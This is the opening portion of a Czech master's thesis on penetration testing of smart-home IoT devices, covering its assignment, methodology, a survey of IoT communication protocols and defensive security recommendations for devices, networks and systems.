Česká zemědělská univerzita v Praze

Technická fakulta

Katedra technologických zařízení staveb

Diplomová práce

Penetrační testování IOT zařízení

Bc. Jiří Alexandrovič

Abstrakt

Diplomová práce se zabývá penetračním testováním zařízení internetu věcí. Zaměřuje se na prvky spadající do chytrých domácností, nebo-li ”Smart home”, pro které testuje zabezpečení jejich služeb dostupných v sítích LAN a WAN. Práce pro sadu zvolených zařízení provádí penetrační testování, jehož výsledky následně vyhodnocuje a navrhuje opatření pro snížení bezpečnostních rizik a v případech kdy je to možné pro jejich úplnou eliminaci.

Klíčová slova

Internet věcí, IoT, Chytrá domácnost, Smart home, penetrační testování

Abstract

The thesis deals with penetration testing of IoT devices. It focuses on the devices that are part of the Smart home technologies. For these devices it tests the security of their services available on LANs and WANs. For a set of selected devices, the thesis performs penetration testing, the results of which it then evaluates and proposes possibilities to reduce security risks and, where possible, to eliminate them altogether.

Key words

Internet of Things, IoT, Smart home, Penetration testing

ČESKÁ ZEMĚDĚLSKÁ UNIVERZITA V PRAZE

Technická fakulta

ZADÁNÍ DIPLOMOVÉ PRÁCE

Bc. Jiří Alexandrovič

Informační a řídicí technika v agropotravinářském komplexu

Název práce

Penetrační testování IoT zařízení

Název anglicky

Penetration tests of IoT devices

Cíle práce

Cílem práce je provedení penetračních testů pro vybraná zařízení spadajících do ”Smart Home” prvků. Testování bude realizováno zejména na laboratorních WAN a LAN sítích. Na základě realizovaných testů bude vyhodnocena míra rizika zneužití a přehled zjištěných chyb. Dále pak budou stanovena opatření pro snížení (ideálně eliminaci) rizika zneužití těchto chyb. Na závěr bude vyhodnocena a porovnána bezpečnost vybraných ”Smart Home” prvků z pohledu ceny a výrobce.

Metodika

1. Úvod
2. Cíl práce
3. Metodika
4. IoT technologie
5. Legislativní a normativní předpisy vztahující se k bezpečnosti sítí a IoT
6. Penetrační testy
7. Analýza IOT zařízení (Smart Home)
8. Návrh penetračních testů a sítě pro testování
9. Provedení a vyhodnocení testů
10. Diskuze výsledků s návazností na návrh pro snížení rizik
11. Závěr a hodnocení

Doporučený rozsah práce

50 – 60 stánek včetně obrázků a grafů

Klíčová slova

IOT, Penetrační testování, Smart Home, Kybernetická bezpečnost, Bezpečnostní rizika

---

Doporučené zdroje informací

DAVIS, Brittany D., Janelle C. MASON a Mohd ANWAR. Vulnerability Studies and Security Postures of IoT Devices: A Smart Home Case Study. IEEE Internet of Things Journal [online]. 2020, 7(10), 10102-10110 [cit. 2021-11-29]. ISSN 2327-4662. Dostupné z: doi:10.1109/JIOT.2020.2983983

HENRY, K. M. Penetration Testing: Protecting Networks And Systems. 3. vydání. IT Governance Publishing, 2012. ISBN 1849283710

JOHARY, R, I KAUR, R TRIPATHI a K GUPTA. Penetration Testing in IoT Network. In: PROCEEDINGS OF THE 2020 5TH INTERNATIONAL CONFERENCE ON COMPUTING: COMMUNICATION AND SECURITY (ICCCS-2020). IIT Patna, Dayalpur, INDIA: IEEE, 2020. ISBN 978-1-7281-9180-5.

MANSFIELD-DEVINE, Steve. Weaponising the Internet of Things. Network Security [online]. 2017, 2017(10), 13-19 [cit. 2021-11-29]. ISSN 13534858. Dostupné z: doi:10.1016/S1353-4858(17)30104-6

PAPP, D, K TAMAS a L BUTTYAN. IoT Hacking – A Primer. INFOCOMMUNICATIONS JOURNAL. 2019, 11(2), 2-13. ISSN 2061-2079.

ZAHRA, Syed Rameem a Mohammad AHSAN CHISHTI. RansomWare and Internet of Things: A New Security Nightmare. In: 2019 9th International Conference on Cloud Computing, Data Science & Engineering (Confluence) [online]. IEEE, 2019, 2019, s. 551-555 [cit. 2021-11-29]. ISBN 978-1-5386-5933-5. Dostupné z: doi:10.1109/CONFLUENCE.2019.8776926

Předběžný termín obhajoby

2022/2023 LS – TF

Vedoucí práce

Ing. Jan Lešetický, Ph.D.

Garantující pracoviště

Katedra technologických zařízení staveb

Elektronicky schváleno dne 20. 12. 2021

doc. Ing. Jan Malaťák, Ph.D.

Vedoucí katedry

Elektronicky schváleno dne 23. 2. 2022

doc. Ing. Jiří Mašek, Ph.D.

Děkan

V Praze dne 26. 03. 2023

Čestné prohlášení

Prohlašuji, že jsem diplomovou práci na téma: Penetrační testování IOT zařízení vypracoval samostatně a použil jen pramenů, které cituji a uvádím v seznamu použitých zdrojů.

Jsem si vědom, že odevzdáním diplomové práce souhlasím s jejím zveřejněním dle zákona č. 111/1998 Sb., o vysokých školách a o změně a doplnění dalších zákonů, ve znění pozdějších předpisů, a to i bez ohledu na výsledek její obhajoby.

Jsem si vědom, že moje diplomová práce bude uložena v elektronické podobě v univerzitní databázi a bude veřejně přístupná k nahlédnutí.

Jsem si vědom, že na moji diplomová práce se plně vztahuje zákon č. 121/2000 Sb., o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů, ve znění pozdějších předpisů, především ustanovení § 35 odst. 3 tohoto zákona, tj. o užití tohoto díla.

V Praze dne 31. března 2023 .....

podpis

Poděkování

Rád bych poděkoval svému vedoucímu práce panu Ing. Janu Lešetickému, Ph.D., za výběr tématu a možnost pracovat pod jeho vedením. Díky tomuto tématu jsem získal mnoho znalostí, které mohu uplatnit v praxi. Dále bych rád poděkoval své přítelkyni a rodině za podporu při vypracování diplomové práce.

Obsah

Seznam zkratek

2FA	–	Dvoufázové ověření, zkratka z anglického Two-Factor Authentication.
ACK	–	Zpráva protokolu TCP potvrzující synchronizaci.
AES	–	Standardizovaný šifrovací algoritmus, zkratka z anglického Advanced Encryption Standard.
BLE	–	Protokol Bluetooth s nízkou spotřebou, zkratka z anglického Bluetooth Low Energy.
CAA	–	Adaptivní autentizace, zkratka z anglického Context-Aware Authentication.
CRA	–	Akt o kybernetické odolnosti, zkratka z anglického Cyber Resilience Act.
CSA	–	Skupina pro sjednocení komunikačních technologií v IoT, zkratka z anglického Connectivity Standards Alliance.
CVE	–	Databáze známých zranitelností, zkratka z anglického Common Vulnerabilities and Exposures.
CZ PRES	–	Předsednictví České republiky v Radě EU v roce 2022.
DDoS	–	Typ DoS útoku využívající velkého množství zařízení k dosažení cíle, zkratka z anglického Distributed Denial-of-Service.
DHCP	–	Protokol pro automatickou konfiguraci zařízení připojených do sítě, zkratka z anglického Dynamic Host Configuration Protocol.
DoS	–	Typ útoku jehož cílem je udělat napadenou službu nefunkční, zkratka z anglického Denial-of-Service
DRD	–	Zkratka pro politiku zpětného odběru produktů, zkratka z anglického Discard, Recycle or Destroy.
ERP	–	Sítě s nízkou spotřebou a dlouhým dosahem, zkratka z anglického Low Power Wide Area Network.
FFC	–	Americká Federální komise pro komunikace: Federal Communications Commission.
FTC	–	Federal Trade Commission.
HAXM	–	Hardwarová akcelerace od společnosti Intel, celým názvem Intel Hardware Accelerated Execution Manager.
ICT	–	Informační a komunikační technologie, z anglického Information and Communication Technologies.

IEC – Mezinárodní technická komise, zkratka z anglického International Electrotechnical Commission.

IEEE – Institut pro elektrotechnické a elektronické inženýrství, zkratka z anglického Institute of Electrical and Electronics Engineers.

IoT – Internet věcí z anglického Internet of Things.

IP – Nebo také IP adresa je číslo jednoznačně identifikující zařízení v síti.

IPsec – Bezpečnostní nadstavba nad protokolem IP.

IPv6 – Internetový protokol pro adresaci, zkratka z anglického Internet Protocol version 6.

IRC – Protokol pro textovou komunikaci, zkratka z anglického Internet Relay Chat.

ISO – Označení norem vydávaných mezinárodní společností International Organization for Standardization.

ITIL – Soubor konceptů pro zkvalitnění využití IT technologií, zkratka z anglického Information Technology Infrastructure Library.

JSON – Způsob zápisu dat, zkratka z anglického JavaScript Object Notation.

JTAG – Architektura pro testování plošných spojů, zkratka z anglického Joint Test Action Group.

km – Jednotka vzdálenosti kilometr.

KVM – Hypervizor pro virtualizaci, zkratka z anglického Kernel-based Virtual Machine.

LPWAN – Počítačová síť s nízkou spotřebou pokrývající rozlehlé území, zkratka z anglického Low Power Wide Area Network.

LTE – Technologie pro přenos dat v mobilních sítích, zkratka z anglického Long Term Evolution.

M2M – Komunikace dvou zařízení bez nutnosti lidského zásahu, pochází z anglického machine to machine.

MAC – Jednoznačný identifikátor pro síťová zařízení.

MThing – Internet mediálních zařízení.

NAT – Překlad adres v síťovém provozu, zkratka z anglického Network Address Translation

NFC – Protokol pro komunikaci na velmi krátkou vzdálenost, zkratka z anglického Near Field Communication.

NIS – Směrnice Evropské unie s názvem: Directive on security of network and information systems.

NIST – National Institute of Standards and Technology.

NÚKIB – Národní úřad pro kybernetickou a informační bezpečnost.

OSI – Referenční model pro komunikaci v počítačových sítích, někdy také nazývaný ISO/OSI.

PoC – Implementace známých chyb dokazující jejich zneužitelnost, zkratka z anglického Proof of Concept někdy také Proof of Principle.

RFID – Protokol pro identifikaci na základě rádiové frekvence, zkratka z anglického Radio Frequency Identification.

RST – Příkaz protokolu TCP pro ukončení komunikace nazývaný reset.

SSID – Identifikátor Wi-Fi sítě, zkratka z anglického Service Set Identifier.

SSL – Zabezpečená komunikace na aplikační vrstvě, zkratka z anglického Secure Socket Layer.

SWD – Architektura pro debugování plošných spojů, zkratka z anglického Serial Wire Debug.

SYN – Příkaz protokolu TCP pro synchronizaci.

TAP – Virtuální síťové zařízení jádra systému pracující na linkové vrstvě.

TLS – Zabezpečení přenosové vrstvy, zkratka z anglického Transport Layer Security.

TUN – Virtuální síťové zařízení jádra systému pracující na síťové vrstvě.

VGA – Analogový zobrazovací standard, zkratka z anglického Video Graphics Array.

VLAN – Virtuální lokální síť, zkratka z anglického Virtual Local Area Network.

WSN – Bezdrátové senzorové sítě z anglického Wireless Sensor Networks.

1 Úvod

Nově vznikající technologie internetu věcí, zkracovaná jako IoT z anglického Internet of Things, má velký dopad na každodenní životy lidí a na mnoho jejich činností. Zároveň se jedná o technologii s vysokou mírou škálovatelnosti. Je možné ji použít pro celé město, pro pokročilou automatizaci průmyslové výroby podniku, ale i pro jedinou domácnost. Tato škálovatelnost však pro IoT zařízení představuje velkou bezpečnostní hrozbu.

Díky rozvoji technologie mohou IoT zařízení sledovat mnoho jevů, a to ať pomocí vlastních senzorů, tak pomocí WSN, tato data následně vzdáleně sdílejí pomocí telekomunikační sítě. Z toho důvodu jsou jasnou hrozbou pro kybernetickou bezpečnost systémů, které IoT budou využívat.

Pokud tato zařízení nebudou řádně chráněná, bude umožněno hackerům využít jejich zranitelností a tím podvrhovat měřená data, využít zařízení jako přístup do vnitřní sítě nebo mohou pomocí tohoto zařízení být napadána zařízení další. Pokud by tedy IoT zařízení nebyla dostatečně zabezpečená, byla by hrozba, kterou představují, větší než užitek, který poskytují.

Navíc většinou IoT zařízení komunikují mezi sebou a uživatel, který by mohl zasáhnout, případné indikátory napadení systému nevidí. Tento jev může být umocněn u IoT zařízení pro chytré domácnosti, která jsou často, pro možnost zkvalitnění poskytovaných služeb, připojována k internetu, čímž se riziko jejich napadení ještě zvyšuje.

Z těchto důvodů je kybernetická bezpečnost IoT zařízení pro chytré domácnosti kritickým problémem. Zařízení je třeba nejen vyvíjet s ohledem na zabezpečení, a to jak implementací vhodného matematického zabezpečení, výběrem platformy, na které bude IoT zařízení postaveno, kvalitním softwarovým provedením, které neumožní zneužití zranitelností jako je například buffer overflow, ale i tato zařízení podrobovat důkladným penetračním testům, ve kterých bude jejich bezpečnost ověřena. Penetrační testování by navíc mělo být prováděno nejen samotným výrobcem, ale i externími nezávislými firmami, aby byla zajištěna důvěryhodnost takovýchto zařízení.

Právě IoT technologiemi využívanými v chytrých domácnostech, které jsou označovány také jako Smart Home, se tato práce primárně zabývá. Konkrétně bezpečností IoT zařízení dostupných na českém trhu. Práce také bere v úvahu sítě, na které tato zařízení budou provozována, jelikož se jedná o součást infrastruktury, která by byla v případě útoku zasažena.

Ve své teoretické části se práce snaží podat ucelenější pohled na problematiku kybernetické bezpečnosti související s IoT technologií. Zaměřuje se na technickou podstatu věci, v níž rozebírá IoT zařízení, způsoby kterými je možné je napadnout, možné dopady úspěšných útoků na taková zařízení i již existující hrozby jako je Mirai či Qbot. Práce však neopomíjí ani právní stránku věci, a to jak aktuální stav práva ve vztahu ke kyberbezpečnosti, tak směřování budoucího vývoje, a to jak na české, tak na evropské úrovni.

Pro praktickou část práce byla vybrána IoT zařízení pro chytré domácnosti, ta byla analyzována a následně pro ně byla sestavena sada penetračních testů pro zjištění jejich zabezpečení. Provedené testy byly vyhodnoceny a byla navržena možná opatření pro omezení nebo v ideálním případě zamezení možnosti zneužití daných IoT zařízení.

2 Cíl práce

Cílem práce je provedení penetračních testů pro vybraná zařízení. Konkrétně se práce zaměřuje na oblast chytrých domácností, která je běžně známa jako „Smart Home“. Oblast obsahuje chytrá zařízení používaná převážně v domácnostech, v některých případech jsou tato zařízení využívána i v kancelářích nebo malých podnicích, zejména pokud se jedná o kamerové systémy.

Práce provede testy IoT vybraných zařízení na sítích WAN a LAN, výsledky těchto testů vyhodnotí z pohledu míry rizika zneužití potenciálními útočníky, dále práce popíše opatření nutná pro omezení možnosti zneužití nalezených zranitelností nebo opatření nutná pro úplnou eliminaci nalezené chyby, pokud to daná bezpečnostní chyba umožňuje.

Mimo tato opatření práce ještě popíše doporučené metody pro připojení zkoumaných zařízení do sítě tak, aby bylo omezeno riziko možného napadení zařízeních zkoumaných nebo typově podobných. Tato opatření mohou omezit riziko napadení zařízení pomocí chyb, které se nenacházejí v testované množině, nebo pomocí zranitelností, které by byly přidány budoucími updaty těchto zařízení.

Ve své teoretické části práce obsahuje informace o technologii IoT se zaměřením právě na chytré domácnosti, legislativní předpisy vztahující se ke kybernetické bezpečnosti, normativní předpisy k technologii IoT zařízení. Dále popisuje běžné zranitelnosti a penetrační testy, které tyto zranitelnosti testují.

3 Metodika

Práce je rozdělena na část teoretickou a praktickou. V teoretické části práce je popsána technologie a právní a normativní předpisy pro IoT. Na závěr jsou rozebrány různé možnosti penetračního testování IoT zařízení.

V teoretické části práce využívá především studií, norem, webových stránek organizací zabývajících se IoT a jeho bezpečností a informací o produktech dostupných na trhu. Práce se snaží i o využití knižních zdrojů, které však v oborů IoT technologií kvůli obecnosti, popularitě a rychlosti vývoje v tomto odvětví velmi rychle zastarávají a pro informace o kybernetické bezpečnosti IoT technologií je vůbec není možné použít. Proto se práce zaměřuje na zdroje informací, jako jsou databáze zranitelností a články v renomovaných časopisech věnujících se IoT zařízením a jejich bezpečnosti.

Pomocí těchto zdrojů práce popisuje IoT technologie, komunikační technologie určené k minimalizaci spotřeby IoT zařízení, doporučení týkající se zabezpečení a využití v chytrých domácnostech.

Na tyto okruhy je navázáno rozborem aktuálního stavu legislativních a normativních předpisů pro IoT zařízení převážně v Evropské unii. Zde jsou zkoumány také aktuální směry pro budoucí vývoj v legislativy v oblasti IoT.

Teoretická část je zakončena analýzou metod penetračního testování a možných hrozeb pro IoT zařízení, ať už se jedná o běžné zranitelnosti nebo malware zaměřující se přímo na IoT zařízení.

Praktická část práce navrhuje nový vektor útoku založený na vrácení zboží, které bylo během zkušební doby infikováno. Pro tento vektor útoku zkoumá práce možné způsoby, jak provést penetrační testování tak, aby bylo v souladu s platnou legislativou České republiky a zároveň přineslo co nejlepší informace o možných bezpečnostních rizicích.

Dále práce zkoumá zabezpečení sady IoT zařízení, dostupných v době vzniku práce na českém trhu. Při výběru testovaných zařízení se zaměřuje na levnější typy produktů. Pro zakoupená zařízení práce provádí penetrační testování.


Toto testování se zaměřuje na skenování informací o daném zařízení a následném využití zjištěných informací pro nalezení známých zranitelností. Zároveň předpokládá, že se útočník již nachází v lokální síti.

Na závěr práce všechny navržené penetrační testy provede, jejich výsledky vyhodnotí a navrhne možné kroky pro omezení, nebo v ideálním případě eliminaci, bezpečnostních rizik IoT zařízení, a to jak z pohledu výrobce, tak z pohledu spotřebitele.

4 IoT technologie

Technologie internetu věcí se zkratkou je založena na komunikaci mezi samotnými zařízeními bez nutnosti lidského zásahu, tato komunikace je označována jako machine to machine nebo zkratkou M2M [1]. Může se jednat o celou řadu zařízení, od chytrých světel, přes senzorové sítě v automobilech až po implantáty sledující některé životní funkce člověka.

IoT zařízení dohromady tvoří systém, ve kterém jednotlivá koncová zařízení získávají data buď z fyzikálních měření nebo z interakcí, které provedl uživatel, jemuž slouží. Tato data základním způsobem zpracují a pošlou na komunikační bránu, která je jim přiřazena. Schéma komunikace IoT zařízení je na obrázku č. 1.



Obr. 1: Schéma komunikace IoT zařízení

Tato brána následně produkuje data do back-end systémů jako jsou vzdálené servery, které data dále zpracují a uloží do databáze, do uživatelského zobrazení, jako jsou chytré telefony nebo zařízení v domácnosti starající se o zobrazování těchto dat nebo data zasílají analyzačním systémům, které takto mohou hledat závislosti mezi naměřenými daty, plánovat využití elektrické energie tak, aby se vyrovnávaly rozdíly v rozvodné síti nebo provádět plánování podnikových zdrojů označované jako ERP.

V některých případech, kdy jsou IoT zařízení takto navržena, mohou komunikovat také mezi sebou, aby sdílela ostatním zařízením pro ně potřebné informace, čímž je možné docílit decentralizovaného kolektivního chování. Příkladem mohou být žaluzie dodávané firmou Smart Systems [2], která je součástí skupiny Veolia [3]. Ty navzájem komunikují a díky tomu dokážou vyhodnotit, na jakou světovou stranu jsou žaluzie otočeny, jaké je roční období nebo

klimatické podmínky. Tato data mohou být využita jak pro zajištění plynulého kolektivního chování, tak je lze posílat na centrální jednotku, která je může uložit nebo dále zpracovat a využít pro regulaci celé domácnosti.

4.1 Komunikační technologie

V rámci vývoje IoT technologií vzniká mnoho komunikačních protokolů, které mají co nejlépe odpovídat specifickým potřebám jednotlivých zařízení. Protokoly pro komunikaci fungují na fyzické, linkovací, síťové a transportní. Některé protokoly pokrývají pouze jednu nebo dvě vrstvy, jiné celý rozsah.


Z pohledu fyzické a linkové vrstvy mohou být komunikující zařízení spojena i mechanicky, pak se využívá například ethernetového propojení nebo standardů IEEE 1901.2, ITU-T G.9903 a MS/TP [4], častější je však komunikace bezdrátová. Bezdrátové sítě využívané pro IoT zařízení se dělí na sítě s krátkým dosahem a sítě s nízkou spotřebou a vysokým dosahem známé pod zkratkou LPWAN.

LPWAN

Běžné sítě nepokrývají potřeby vzniklé vývojem nových zařízení, která jsou v mnoha případech napájená pomocí baterií a potřebují s minimální spotřebou energie přenést data na velké vzdálenosti. Tuto problematiku řeší právě sítě LPWAN, které mají vysoký dosah s nízkou energetickou náročností, jejich nevýhodou jsou však nižší přenosové rychlosti. Závislost těchto třech veličin je zobrazena na obrázku č. 2.

Na ose x je zde uvedena spotřeba některých přenosových protokolů, na ose y je jejich dosah a obsah jejich kružnice reprezentuje jejich přenosovou rychlost. Nižší přenosová rychlost je však pro většinu IoT zařízení v pořádku, jelikož se často jedná o senzory, které pouze jednou za předem určený interval měří nějakou veličinu, jejíž hodnotu následně pošlou k dalšímu zpracování na vzdálený server.

Protokol LoRaWAN [6] využívá nelicencované pásmo ISM, které je v evropských zemích 868 MHz, jeho maximální přenosová rychlost je 50 kbps. Dosah této sítě je až 5 km v městské zástavbě a až 20 km v rurálních oblastech [7]. Výhodou tohoto protokolu je dostupnost open source softwarových řešení, nízké náklady na koncová zařízení nebo zabezpečením 128 bitovým AES šifrováním [8].



Obr. 2: Graf závislosti dosahu na spotřebě pro komunikační technologie v IoT [5].

Podobným protokolem jako LoRaWAN je Narrowband-IoT, někdy také označovaný jako NB-IoT. Tento protokol má přenosovou rychlost až 200 kbps [7], avšak funguje na pásmech licencovaných pro LTE. Jedná se o protokol se zaměřením na větší přenos dat na úkor přenosové vzdálenosti, je však schopen využívat infrastruktury vybudované pro technologii LTE [9].

Sigfox stejně jako LoRaWAN využívá pásma ISM. Jeho dosah je až 10 km v městské zástavě a až 40 km v rurálních oblastech, jedná se tedy o protokol s nejvyšším dosahem, nevýhodou je přenosová rychlost, která je pouhých 100 bps a to, jako jediný ze zmíněných protokolů má omezený počet zpráv na 140 odeslaných a pouze 4 přijaté denně. Také postrádá možnost kryptografického zabezpečení [7].

Sítě s krátkým dosahem

Sítě s krátkým dosahem jsou v mnoha případech již běžně používané technologie. Bylo však vyvinuto několik nových protokolů jako je například Zigbee, Z-Wave, BLE a podobné, jež se zaměřují na snížení spotřeby IoT zařízení za cenu snížení přenosové rychlosti, kterou mnohá IoT zařízení nevyužijí ani na krátkou vzdálenost.

O sjednocení komunikačních technologií pro sítě s krátkým dosahem používaných v IoT se snaží skupina CSA, která stojí za standardem Zigbee, skupina spolupracuje se všemi velkými organizacemi v oblasti vývoje IoT zařízení jako je Google, Amazon, Samsung, Huawei, Tuya a další, ale i s výrobci hardwarových a firmwarových řešení jako je NXP nebo Texax Instruments [10].

Mezi již běžně používané technologie patří Wi-Fi, jedná se o sadu protokolů z rodiny IEEE 802.11 [4], kterou zaštiťuje společnost IEEE [11]. Tento protokol je široce využívaný díky přenosové rychlosti, dosahu a variabilitě, kterou poskytuje to, že pracuje na fyzické a linkové vrstvě OSI modelu [4]. Pro rok 2024 je připravována nová verze tohoto standardu s označením IEEE 802.11be [12].

Další dva běžně využívané komunikační protokoly jsou RFID a NFC. Tyto protokoly jsou určeny pro komunikaci na velmi krátkou, téměř kontaktní vzdálenost a jsou definovány pro komunikaci na fyzické a linkové vrstvě OSI modelu. RFID slouží k identifikaci zařízení a využívá k tomuto principu jednosměrného přenosu informace pomocí rádiové frekvence. Protokol NFC funguje na stejném principu, avšak umožňuje i obousměrnou komunikaci [13].

Poslední komunikační technologií, která je běžně využívána i mimo IoT je Bluetooth. Čtvrtá verze tohoto protokolu [14] se zaměřila na nízkou spotřebu, aby ji bylo možné využít i pro IoT zařízení, tato verze je také někdy označována jako BLE [15]. V současnosti je nejnovější verzí Bluetooth 5.0 [16].

Pro konkrétní potřeby IoT zařízení byl vyvinut protokol 6LoWPAN, jedná se o standard založený na využití IPv6 adres, díky čemuž je kompatibilní s jinými sítěmi využívající na síťové vrstvě tento princip [13]. Pro komunikaci na fyzické a linkové vrstvě využívá standardu IEEE 802.15.4 [17].

Dalším protokolem pro IoT zařízení je Zigbee. Tento protokol také využívá pro svou komunikaci protokolu IEEE 802.15.4 [17], a pokrývá tak všechny vrstvy OSI modelu. Jeho nevýhodou je nižší přenosová rychlost oproti ostatních protokolům [13].

Protokol Z-Wave se zaměřuje na menší sítě o velikosti 30 až 50 uzlů a je vhodný pro lokální sítě s topologií mesh, které jsou v případě potřeby kontrolérem připojeny do sítě další technologií. Výhodou tohoto protokolu je velmi nízká velikost packetů, která umožňuje omezit dobu vysílání na minimum, nevýhodou je však jeho licence, která je proprietární [18].

Posledním zde zmíněným protokolem je Thread, jehož autorem je Thread Group [19]. Jedná se o protokol založený na IPv6 a využívající standard IEEE 802.15.4. Protokol umožňuje tvořit sítě s topologií mesh, které umožňují propojení s cloudovými technologiemi a jsou zabezpečeny šifrováním AES [20].

4.2 Doporučení pro zabezpečení IoT zařízení

Doporučení v oblasti vývoje IT technologií poskytuje nadace ITIL, která vydává stejnojmenné publikace a ve spolupráci se společností AXELOS umožňuje dělat certifikace [21] z těchto znalostí. Posledním vydáním je ITIL 4 edition z roku 2020 [22]. Jedná se o doporučení ohledně metod vývoje v IT z pohledu managementu, popisuje různá možná nastavení workflow, přístupy pro získání a zahrnutí zpětné vazby do vývoje a praktiky pro udržení úrovně IT služeb v tržním prostředí. Tato doporučení jsou revidována podle přístupů četných a úspěšných v praxi [22]. I přes to, že kniha nepopisuje, jak vyvíjet zabezpečená IoT zařízení, jedná se o doporučení, která je vhodné dodržovat, jelikož zvyšují schopnost reagovat na nové bezpečnostní hrozby objevující se v této oblasti nebo na chyby odhalené na vyvíjených IoT zařízeních.

V oblasti vývoje IoT zařízení s vysokou úrovní kybernetické bezpečnosti poskytuje doporučení řada firem [23–29], institucí [30] i autorů [31]. Publikace jsou vydávány v několika formách, buď jako knihy [31], avšak častějším případem jsou webové stránky [25, 26] nebo bílé knihy nebo-li „white papers“ [23, 24, 27–30].

Doporučení pro zabezpečení IoT technologií v jednotlivých pracích se shodují a je možné je rozdělit na tři logické celky, a to zabezpečení samotných zařízení, zabezpečení sítě, na které zařízení fungují, a celého informačního systému, ve kterém IoT zařízení fungují.

Zabezpečení zařízení

Pro bezpečnost IoT zařízení je vhodné omezit možný přístup k nepotřebnému, rozhraní jako je např. USB nebo ethernet, a pokud je to možné, měl by být zajištěn obtížný přístup nepovolaných osob k zařízením [30]. Při vývoji je samozřejmě nutné zamezit přístup k jakýmkoliv portům, které nejsou pro běh zařízení využívány, obzvláště pak porty pro testování a debugování jako jsou SWD a JTAG [24].

Všechna tato opatření mají zamezit možnému přehrání firmwaru zařízení škodlivým kódem, který umožní vzdálený přístup nebo bude naměřená data, zadaná nastavení a hesla odesílat na servery útočníků [24]. Pro chytré domácnosti je v tomto ohledu vhodné nepořizovat zařízení s neznámým původem, přebírat zařízení, jejichž obal byl poškozen nebo v případě venkovních IP kamer umožnit k nim snadný přístup [31].

Dalším krokem pro zabezpečení IoT zařízení je poskytovat pro firmware updaty a záplaty objevených zranitelností [30]. Aktualizace firmwaru však musí být zabezpečeny digitálním podpisem, aby nemohlo tímto způsobem dojít ke kompromitaci zařízení [29].

V tomto ohledu je zájem o updaty a záplaty převážně na spotřebitelích a firmách využívající IoT technologie, jelikož firmy, které je prodávají, již nemají finanční zisk z těchto služeb [31]. Jejich zájmem je dobré jméno firmy, jež by bylo ohroženo v případě kybernetického útoku na jejich zařízení, který by současně měl dostatečnou úroveň publicity.

Pro minimalizaci možných zranitelností IoT zařízení, které budou po uvedení na trh objeveny, je nezbytnou součástí vývoje, aby firmy měly vhodně navržené dynamické testování zařízení [30]. Testování by mělo být schopno odhalit chyby softwarového i hardwarového charakteru [28]. Zařízení by měla být dynamicky testována i v případech, kdy externí dodavatel dodává hotové moduly nebo kdy se využije pro zprovoznění nového zařízení starého již testovaného softwarového řešení.

IoT zařízení by měla být testována také na možnost odcizení citlivých dat v případě, že by k nim útočník získal fyzický přístup [23]. Tento scénář může nastat jak odcizením zařízení, tak i jeho vyhozením [24]. V takovýchto případech by měla být citlivá data na IoT zařízeních řádně zabezpečena, aby nemohlo dojít k jejich zneužití [30]. Míra tohoto zabezpečení by měla být přijatelná vzhledem k potencionálnímu riziku zneužití citlivých dat, která IoT zařízení obsahuje [28]. Nejjednodušším opatřením v této oblasti je zpětný odběr zařízení u prodejců, označovaný také jako DRD, který však neochrání zařízení před odcizením [29].

Zabezpečení sítě

Pro umožnění bezpečné komunikace mezi uživatelem a IoT zařízeními nebo mezi IoT zařízeními navzájem je nutné mít vhodně zabezpečenou síť [31]. Pro tyto účely je nutné volit vhodná dostatečně komplexní hesla a v žádném případě nevyužívat hesel přednastavených výrobcem.

V rámci této sítě by měla mít i všechna připojená IoT zařízení unikátní a komplexní hesla, aby v případě úspěšného prolomení jednoho hesla nezískal útočník přístup k více zařízením [24]. Z pohledu autentizace je možné pro IoT zařízení využít dvoufázového ověření známého pod zkratkou 2FA nebo adaptivní autentizace známou pod zkratkou CAA, které jsou však náročnější na implementaci při vývoji [23].

V případě potřeby snížení nároků na vývoj je vhodné implementovat alespoň omezení možné autentizace na vzdálenost, kterou může uživatel od zařízení mít [23]. Toho je možné docílit pomocí kroku, kdy uživatel bude muset pro přihlašování využít mobilní zařízení a IoT zařízení si samo změří útlum signálu, dle kterého zjistí přibližnou vzdálenost uživatele od IoT zařízení [30].

Pro zajištění zabezpečení přenášených informací je nutné zvolit vhodné kryptografické zabezpečení, jehož volba záleží jak na struktuře přenášených informací, tak na použité přenosové technologii. Pokud je potřeba komunikaci šifrovat, je doporučováno využít zabezpečení IPsec nebo TLS/SSL [30]. V případě, že komunikace může být otevřená, jelikož její odposlechnutí není bezpečnostní problém, je třeba ověřovat autenticitu dotazů pomocí podpisů pro jednotlivé zprávy [23]. V případě, že by ani jedna z variant nebyla v komunikaci implementována, jakýkoliv útočník by mohl zařízení snadno ovládat [26].

Pro znesnadnění získání dat, která by mohl útočník využít k prolomení kybernetického zabezpečení, je vhodné využívat bezdrátovou komunikaci jen v nutných případech a data, která budou přenášet minimalizovat, aby bylo možné zkrátit vysílací délku [23].

Vhodným bezpečnostním opatřením pro sítě, ve kterých se nacházejí IoT zařízení, je jejich oddělení do samostatných segmentů pomocí VLAN nebo rozsahů IP adres [26]. Rozdělení do segmentů je následně chráněno nastavením firewallu [30]. Tato opatření znesnadní neoprávněný vzdálený přístup k IoT zařízením a v případě napadení některého zařízení bude toto zařízení potenciální bezpečnostní hrozbou pouze pro zařízení ve stejném segmentu [24].

Systémové zabezpečení

Z pohledu systémového zabezpečení je důležité zajistit, aby zařízení na síti při komunikaci o sobě neposkytovala údaje, jejichž dostatečné množství umožní získat topologii IoT systému a nalézt slabá místa pro potenciální útok [25].

Pro zjištění úrovně zabezpečení systému je vhodné využít služeb profesionálních firem, které se bezpečností zabývají [28]. Komplementární variantou je také vystavit odměny za prolomení zabezpečení systému pomocí etického hackování [30], kdy se útočníci nesnaží získat data firmy a zneužít je, ale místo toho po nalezení zranitelnosti a proniknutí do systému tuto chybu nahlásí a v případě ověření PoC jsou finančně odměněni [24]. Tento model je ve firmách poměrně běžný, jelikož firma platí za jasné výsledky a zvyšuje tak zabezpečení svého systému [28].

V případě vysoké priority zabezpečení je možné využívat certifikovaných zařízení, jejichž cena je sice vyšší, avšak byly na nich provedeny přísné bezpečnostní testy tak, aby bylo riziko jejich zneužití co nejvíce minimalizováno [30].

4.3 Možnosti využití v chytrých domácnostech

Rozmanitost IoT zařízení nabízí mnoho způsobů jejich využití, příkladem může být snížení spotřeby, její rozložení kvůli vyrovnání zatížení sítě, sběr a vyhodnocování dat nebo řízení automatizovaných systémů.

